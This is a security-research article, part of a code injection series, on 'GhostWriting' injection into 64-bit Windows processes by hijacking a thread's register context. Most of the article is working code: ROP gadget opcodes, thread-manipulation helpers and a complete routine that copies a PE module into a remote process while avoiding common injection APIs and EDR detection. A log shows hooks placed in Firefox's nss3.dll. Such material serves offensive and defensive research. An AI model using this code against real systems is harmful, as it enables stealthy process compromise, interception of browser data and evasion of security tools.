


Weaponize GhostWriting Injection

Code injection series part 5

Prerequisites: This paper requires some knowledge about Windows system programming. Also, it is mandatory to be familiar with concepts presented in Code injection series part 1.

1. Introduction

Ghost writing is a technique which consists into injecting and running code in a remote process by manipulating the register states of one of its thread. This technique allows us to use code injection without opening the process or calling any remote memory allocation or writing functions.

I haven't found an implementation satisfying for 64bit code and generally the few existing implementation only describe limited shellcode injection so I decided to implement my own version and write something about it.

Some tools I use to work on code injection:

- Microsoft Visual Studio
- Sysinternal Process Explorer
- Sysinternal DebugView
- X64dbg

Contact information:

- emeric.nasi[at]sevagas.com
- https://twitter.com/EmericNasi
- https://blog.sevagas.com/?-Code-injection-series-
- https://github.com/sevagas

Note: I am not a developer, so do not hesitate to send me source code improvement suggestion. I am also not a native English speaker.

2. Table of content

3. Ghost Writing

3.1. About ghost writing

The idea behind ghost writing is to manipulate a remote thread state and context in a target process to write and execute arbitrary code.

The first public mention of Ghost Writing was in 2007 on txipi blog "A paradox: Writing to another process without openning it nor actually writing to it".

In his paper he explains how to perform remote byte injection and code execution without using process manipulation API (such as OpenProcess, WriteProcessMemory…) or common remote code injection API (such as VirtualAllocEx, CreateRemoteThreadEx, …).

He also proposes an PoC implementation for 32bit process and shellcode injection.

I wanted to go further and implement code working for 64bit process, also I wanted to make it compatible with full PE injection as described in Code injection series part 1.

Note: Ghost Writing relies on low level operations, writing directly into the stack and manipulating registers. Explaining all these concepts are outside the scope of this document, however here are some useful resource:

- Windows x64 Architecture
- Windows x64 calling convention
- Return oriented programming (ROP)

3.2. Context Manipulation

Ghost writing is all about context manipulation. The meaning of "Context" here is the state of all registers in a thread (which means that of course Ghost writing is really processor architecture dependent).

Ghost writing relies on context manipulation on the remote thread. For that we rely mainly on:

- GetThreadContext
- SetThreadContext
- SuspendThread
- ResumeThread

Here are the basic high-level steps to follow if we want to execute code inside a remote thread by manipulating its context:

- Get a handle to a remote thread
- Suspend the remote thread
- Modify registers and stack to point to code we want to execute in the remote process memory and pass parameters
- Resume the thread

Note: The code we want to execute has to be already present in the process memory. It can be a full dll function, a simple ROP gadget, or some code that was previously injected in the process memory.

The big issue is that we want the injection to be stable. We do not want the target process to crash. This means we have to prevent the remote thread to execute junk code after our useful code, and we want to restore the original state of the thread or exit the thread in a clean way to avoid crashing the target process.

To restore the thread state its easy, we can just save the initial thread state with GetThreadContext.

To control the execution is more difficult. In addition to registers we have to put values on the stack (even on 64bit process where 4 first param are passed on registers).

To avoid crashes we need to have the thread wait in a safe place between each context manipulation. For that we need to put an infinite loop gadget address in the stack so the target thread can fall back to it when we return from code execution.

So what happens after we resume thread:

- Remote code is executed until RET instruction is reached
- When RET is called, RIP is loaded with infinite loop address
- Code is in infinite loop, waiting for thread to be suspended again

Note: Ghost writing "code" has some similarities with writing ROP payloads when exploiting a vulnerability, except we avoid to stack all the calls on the stack by using an infinite loop gadget.

4. Implementation

Here is an overall description about how I implemented an easy to use Ghost Writing "framework". The full code for the thread related functions described below is available at: https://github.com/sevagas/MagicLib (Look at MagicThread.h and MagicThread.cpp and remember I am not a developper…).

4.1. Gadgets we need

4.1.1. Infinite loop gadget

We need to find a place where the code returns and not crash after each function or gadget which are called. For that we use a *JMP 0* instruction that can be found in ntdll.dll.

Here is the declaration of the corresponding Opcode

```
BYTE* JMP_0_OPCODE = (BYTE*)"\xeb\xfe";
```

4.1.2. Write anywhere gadget

We need a way to write a byte at a chosen memory address in the remote process., for that we will be looking for a write anywhere gadget in ntdll.dll

The simplest write anywhere gadgets have the form: *mov [registerA], registerB ; ret*

I used ROPgadget to find such an instruction in ntdll.dll

```
python ROPgadget.py --binary C:\Windows\System32\ntdll.dll
0x000000018005de0a : mov qword ptr [rdx], rax ; ret
```

The gadget allows us to write the content of rax to the address pointed by rdx and then return. Here is the corresponding opcode:

```
BYTE* MOV_PTRRDX_RAX_RET = (BYTE*)"\x48\x89\x02\xC3";
```

4.2. Help structure

To help with the manipulation of the various gadget, registers, and handle I defined the structure below.

```
/* Structure useful to manipulate thread context */
typedef struct _REMOTE_THREAD_CONTEXT_MANIPULATION {
	HANDLE hProcess;
	HANDLE hThread;
	CONTEXT savedThreadContext;
	BOOL isThreadSuspended;
	ADDRESS_VALUE writeGadgetAddr;
	ADDRESS_VALUE jmp0GadgetAddr;
	ADDRESS_VALUE jmp0StackAddr;
	BOOL createNewThread;
}REMOTE_THREAD_CONTEXT_MANIPULATION, * PREMOTE_THREAD_CONTEXT_MANIPULATION;
```

Explanations:

- hProcess is used to store the target process handle.
- hThread is used to store the target thread handle
- savedThreadContext is used to store the context of the remote thread (see definition of 64bit context structure here).
- isThreadSuspended is to follow if the remote thread is suspended or not
- writeGadgetAddr is the memory address in target process where Write anywhere gadget is
- jmp0GadgetAddr is the memory address of Jump 0 gadget
- jmp0StackAddr is the stack address where we store jmp0GadgetAddr

4.3. Higher level Functions

On top of the two gadgets we can build higher level function and even call real functions in remote process modules. As long as we ensure the function always returns to our infinite loop gadget.

4.3.1. Init thread context manipulation

This first method does some initialization stuff such as looking for gadgets, prepare `REMOTE_THREAD_CONTEXT_MANIPULATION` structure, create new thread or hijack an existing one, etc.

Here is the method signature:

```
/*
Initialization fonction required before calling WriteToRemoteThread and CallRemoteProc
If createNewThread is true, this will call createRemoteThread in suspended state to
generate the thread we use to manipulate context
return TRUE if function succeeds
*/
BOOL MagicThread::InitThreadContextManipulation(HANDLE hProcess,
PREMOTE_THREAD_CONTEXT_MANIPULATION rtManipulation, BOOL createNewThread)
```

One noticeable thing is that this function prepares the stack and use the write anywhere gadget to store *jmp0GadgetAddr* on the stack:

```
rtManipulation->jmp0StackAddr = rtManipulation->savedThreadContext.Rsp-0x8000; // leave
some space for thread stack
MagicThread::WriteToRemoteThread(rtManipulation, rtManipulation->jmp0StackAddr,
(ADDRESS_VALUE)rtManipulation->jmp0GadgetAddr);
```

4.3.2. End thread context manipulation

Here is the signature of the method I defined to clean and restore or terminate cleanly the remote thread

```
/*
Will clean when you are finished with context manipulation
Will terminate created thead or restore hijacked thread
return TRUE if function succeeds
*/
BOOL MagicThread::EndThreadContextManipulation(PREMOTE_THREAD_CONTEXT_MANIPULATION
rtManipulation)
```

4.3.3. Remote write anywhere

This method is a wrapper around the write anywhere gadget. In the signature below, the argument *valueToWrite* is copied to *addressToWrite* in the remote process memory.

```
VOID MagicThread::WriteToRemoteThread(PREMOTE_THREAD_CONTEXT_MANIPULATION rtManipulation,
ULONG_PTR addressToWrite, ADDRESS_VALUE valueToWrite)
```

I used a lot *WriteToRemoteThread* in the POC. One possible usage is to replace Win32 WriteProcessMemory and instead write the payload 8 bytes by 8 bytes to the remote thread using *WriteToRemoteThread*.

```
/* Write processed module image in target process memory */
log_info("   [-] Copy modified module in remote process\n");
//WriteProcessMemory(hProcess, (LPVOID)distantModuleMemorySpace, moduleCopyBaseAddress,
moduleSize, NULL);
ADDRESS_VALUE i;
for (i = 0; i < moduleSize; i += sizeof(ADDRESS_VALUE))
{
      MagicThread::WriteToRemoteThread(&rmi,(ULONG_PTR)(distantModuleMemorySpace + i),
*((ADDRESS_VALUE*)(moduleCopyBaseAddress + i)));
}
```

Note: This method is slow and the thousands calls to thread context manipulation function could trigger detection by security solution.

4.3.4. Remote execution of Windows API

This method is a helper function used to trigger a win 32 API call in the remote process using context manipulation. Here is its signature:

```
/*
Trigger a function is another process, 4 parameters can be passed
rtManipulation must have been previously initialized by a call to
MagicThread::InitThreadContextManipulation
```

```
*/
ADDRESS_VALUE  MagicThread::TriggerFunctionInRemoteProcess(
       PREMOTE_THREAD_CONTEXT_MANIPULATION rtManipulation,
       CONST TCHAR* moduleName,
       CONST TCHAR* functionName,
       ADDRESS_VALUE          param1,
       ADDRESS_VALUE          param2,
       ADDRESS_VALUE          param3,
       ADDRESS_VALUE          param4
)
```

I use this method to easily call a function available in a module located in the remote process. I can call any function provided I have the module name and function name.

For example, instead of calling VirtualAllocEx from the attacking process like in common injection methods, we can make the remote thread call VirtualAlloc on its local memory instead.

```
// distantModuleMemorySpace = VirtualAllocEx(targetProcess, NULL, moduleSize, MEM_RESERVE |
MEM_COMMIT, PAGE_READWRITE);
distantModuleMemorySpace = MagicThread::TriggerFunctionInRemoteProcess(&rmi,
"Kernel32.dll", "VirtualAlloc", 0, (ADDRESS_VALUE)moduleSize, MEM_RESERVE | MEM_COMMIT,
PAGE_READWRITE);
```

In case one of the target function parameter is a pointer to a variable, we have to store the variable value on the stack and pass this stack address to the function. In the code below we store on the stack a pointer to another part of the stack to store the "lpflOldProtect" parameter of VirtualProtect function.

```
// Store variable necessary for oldProtect param of VirtualProtect
MagicThread::WriteToRemoteThread(&rmi, rmi.jmp0StackAddr+0X20, rmi.jmp0GadgetAddr+0x30); //
Store on remote stack pointer to other part of stack
MagicThread::TriggerFunctionInRemoteProcess(&rmi, "Kernel32.dll", "VirtualProtect",
distantModuleMemorySpace, (ADDRESS_VALUE)headers->OptionalHeader.SizeOfHeaders,
PAGE_READONLY, rmi.jmp0StackAddr + 0X20);
```

When you need to call a function with more than 4 parameters, you have to put the additional parameters on the stack using *WriteToRemoteThread*. In the example below we instrument the remote threat to call CreateThread.

```
// CreateThread require 6 param, we put param 5 and 6 on the stack first
MagicThread::WriteToRemoteThread(&rmi, rmi.jmp0StackAddr+0x28,
(ADDRESS_VALUE)CREATE_SUSPENDED);
MagicThread::WriteToRemoteThread(&rmi, rmi.jmp0StackAddr+0x30, 0);
ADDRESS_VALUE remoteThreadHandle = MagicThread::TriggerFunctionInRemoteProcess(&rmi,
"Kernel32.dll", "CreateThread", 0, 0, rmi.jmp0GadgetAddr, 0);
```

4.3.5. Integrate into Code injection


I integrated all these concepts presented above to implement a full PE injection mechanism as described in part 1 and part 2. The code next page is commented and presents every step to allocate memory in remote process, copy current Exe module with patched relocation, modify sections protections to avoid EDR, and execute the injected code in the remote process using only thread context manipulation.

```
/**
 * Inject a PE module in the target process memory, using CONTEXT manipulations
 * @param targetProcess Handle to target process
 * @param moduleBaseAddress base address in current process memoryy of PE we want to inject
 * @return Handle to injected module in target process
 */
HMODULE MagicInjection::InjectViaThreadContext(HANDLE hProcess, LPVOID moduleBaseAddress)
{
    /* Get module PE headers */
    PIMAGE_NT_HEADERS headers = (PIMAGE_NT_HEADERS)((LPBYTE)moduleBaseAddress +
((PIMAGE_DOS_HEADER)moduleBaseAddress)->e_lfanew);
    /* Get the size of the code we want to inject */
    DWORD moduleSize = headers->OptionalHeader.SizeOfImage;
    ADDRESS_VALUE distantModuleMemorySpace = NULL;
    LPBYTE moduleCopyBaseAddress = NULL;
    DWORD oldProtect = 0;
    MEMORY_BASIC_INFORMATION info;

    log_info(" [+] Injecting module via context manipulation...\n");
    if (headers->Signature != IMAGE_NT_SIGNATURE)
        return NULL;

    /* Check if calculated size really corresponds to module size */
    if (IsBadReadPtr(moduleBaseAddress, moduleSize))
        return NULL;

    REMOTE_THREAD_CONTEXT_MANIPULATION rmi = { 0 };
    if (MagicThread::InitThreadContextManipulation(hProcess, &rmi, FALSE))
    {

        /* Allocate memory in the target process to contain the injected module image */
        log_info("    [-] Allocate memory in remote process\n");
        distantModuleMemorySpace = MagicThread::TriggerFunctionInRemoteProcess(&rmi, "Kernel32.dll",
"VirtualAlloc", 0, (ADDRESS_VALUE)moduleSize, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);

        if (distantModuleMemorySpace != NULL)
        {
            /* Now we need to modify the current module before we inject it */
            /* Allocate some space to process the current PE image in a temporary buffer */
            log_info("    [-] Allocate memory in current process\n");
            moduleCopyBaseAddress = (LPBYTE)VirtualAlloc(NULL, moduleSize, MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

            if (moduleCopyBaseAddress != NULL)
            {
                log_info("    [-] Duplicate module memory in current process\n");
                RtlCopyMemory(moduleCopyBaseAddress, moduleBaseAddress, moduleSize);
                log_info("    [-] Patch relocation table in copied module\n");
                if (patchRelocationTable(moduleBaseAddress, (LPVOID)distantModuleMemorySpace,
moduleCopyBaseAddress))
             {
                    ADDRESS_VALUE * copyBase = (ADDRESS_VALUE*)moduleCopyBaseAddress;
                    /* Write processed module image in target process memory */
                    log_info("    [-] Copy modified module in remote process\n");
                    //We copy module byte per byte to replace call to WriteProcessMemory
                 ADDRESS_VALUE i, dotCpt = 0;
                 for (i = 0; i < moduleSize; i += sizeof(ADDRESS_VALUE))
                    {
                        MagicThread::WriteToRemoteThread(&rmi,(ULONG_PTR)(distantModuleMemorySpace +
i), *((ADDRESS_VALUE*)(moduleCopyBaseAddress + i)));
                        if (i == ((moduleSize / 64) * dotCpt))
                        {
                            log_info(".");
                            dotCpt++;
                        }
                    }

                    log_info("    [-] Modify remote module pages protection to avoid RWX\n");
                    // Store variable necessary for oldProtect param of VirtualProtect
                    MagicThread::WriteToRemoteThread(&rmi, rmi.jmp0StackAddr+0X20,
rmi.jmp0GadgetAddr+0x30); // Store on remote stack pointer to other part of stack

                    log_trace("      -> Set module header in remote process at %p to READ\n",
distantModuleMemorySpace);
                    MagicThread::TriggerFunctionInRemoteProcess(&rmi, "Kernel32.dll", "VirtualProtect",
distantModuleMemorySpace, (ADDRESS_VALUE)headers->OptionalHeader.SizeOfHeaders, PAGE_READONLY,
rmi.jmp0StackAddr + 0X20);
                    // copy over DLL image sections to the newly allocated space for the DLL
                    PIMAGE_SECTION_HEADER section = IMAGE_FIRST_SECTION(headers);
                    for (size_t i = 0; i < headers->FileHeader.NumberOfSections; i++)
                    {
                        LPVOID sectionDestination = (LPVOID)((DWORD_PTR)distantModuleMemorySpace +
(DWORD_PTR)section->VirtualAddress);
                        LPVOID sectionOrigin = (LPVOID)((DWORD_PTR)moduleBaseAddress +
(DWORD_PTR)section->VirtualAddress);
                        // Get information about original section
                        VirtualQuery(sectionOrigin, &info, sizeof(info));
                        // Use virtualprotect to use same protection as original section
                        MagicThread::TriggerFunctionInRemoteProcess(&rmi, "Kernel32.dll",
"VirtualProtect", (ADDRESS_VALUE)sectionDestination, (ADDRESS_VALUE)section->Misc.VirtualSize,
info.Protect, rmi.jmp0StackAddr + 0X20);
                        section++;
                    }
                    VirtualFree(moduleCopyBaseAddress, 0, MEM_RELEASE);
                }

                log_debug("    [-] Create a thread in the remote process \n");
                // CreateThread require 6 param, so we put param 5 and 6 on the stack
                MagicThread::WriteToRemoteThread(&rmi, rmi.jmp0StackAddr+0x28,
(ADDRESS_VALUE)CREATE_SUSPENDED);
                MagicThread::WriteToRemoteThread(&rmi, rmi.jmp0StackAddr+0x30, 0);
                ADDRESS_VALUE remoteThreadHandle = MagicThread::TriggerFunctionInRemoteProcess(&rmi,
"Kernel32.dll", "CreateThread", 0, 0, rmi.jmp0GadgetAddr, 0);
            }

            MagicThread::TriggerFunctionInRemoteProcess(&rmi, "Kernel32.dll", "VirtualFree",
(ADDRESS_VALUE)distantModuleMemorySpace, 0, MEM_RELEASE,0);
            distantModuleMemorySpace = NULL;

        }
    }
    else
    {
        log_info("    [!] Failed to initalize for context manipulation.\n");
    }

    MagicThread::EndThreadContextManipulation(&rmi);

    /* Return base address of copied image in target process */
    return (HMODULE)distantModuleMemorySpace;

}
```


5. Example

5.1. Use ghost writing on Firefox

Here is a screenshot of DebugView after I inject and deploy hooks inside Firefox using Ghost writing. I achieve the same result as in the other code injection series posts, but only using thread context manipulation!



```
*************************************************************
********************** Starting PE injection ****************
*************************************************************

[+] Enable SeDebugPrivilege privilege
  [!] Failure
[+] Target: firefox.exe

*********** Injecting 4420 **************
[+] Open remote process with PID 4420
[+] Check for dynamic code mitigation policy...
  [-] Dynamic code mitigation policy is disabled.
[+] Injecting module via context manipulation...
  [-] Allocate memory in remote process
  [-] Trigger VirtualAlloc in 4420...
  [-] Allocate memory in current process
  [-] Duplicate module memory in current process
  [-] Patch relocation table in copied module
  [-] Copy modified module in remote process
...............................................................
  [-] Modify remote module pages protection to avoid RWX
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger CreateThread in 4420...
[+] Execute remote code by hijacking existing suspended thread.
.
  [-] Looking for protection bypass gadget....
  [-] Looking for data in process 4420
  [-] Modify target thread registries ...
[+] Success :)
[+] ^('O')^ < Bye!
```



```
[4420] PaRAMsite: Injection success. Enter PaRAMsite thread
[4420] PaRAMsite: param is 00007FF754207320
[4420] PaRAMsite: [+] Start CRT...
[4420] PaRAMsite: [+] Main thread (thread id: 1356)
[4420] PaRAMsite: [+] PaRAMsite running from: C:\Program Files\Mozilla Firefox\firefox.exe.
[4420] PaRAMsite: [+] Firefox detected!
[4420] PaRAMsite: [+] Hooking Firefox...
[4420] PaRAMsite:   [-] Hooking firefox module nss3.dll
[4420] PaRAMsite: [+] Hooking User32.dll ...
```

6. Going further

6.1. Build and improve

The implementation of the thread related methods described earlier are available at:
https://github.com/sevagas/MagicLib

I cannot provide a full Visual Studio solution because it would pull a lot of code that I cannot make public. In this paper and POC I only described GhostWriting in x64 architecture, if you are interested by 32 bit implementation, it is left as an exercise to the reader...

Note: I am not a developer, so do not hesitate to send me source code improvement suggestion.

6.2. Further readings about code injection

I you want to learn more about code injection I suggest you read the other posts of the Code Injection series on https://blog.sevagas.com

For advanced readers, https://modexp.wordpress.com/ is awesome. The author describes a lot of advanced injection/execution techniques and provides proof of concepts.

On https://tyranidslair.blogspot.com/ you will find great posts about injection and Windows security

At BlackHat 2019, researchers presented talk called Process Injection Techniques - Gotta Catch Them All. It is a compilation of a lot of existing attacks and a Github repo with POC source code is provided.

You can also follow me on twitter: @EmericNasi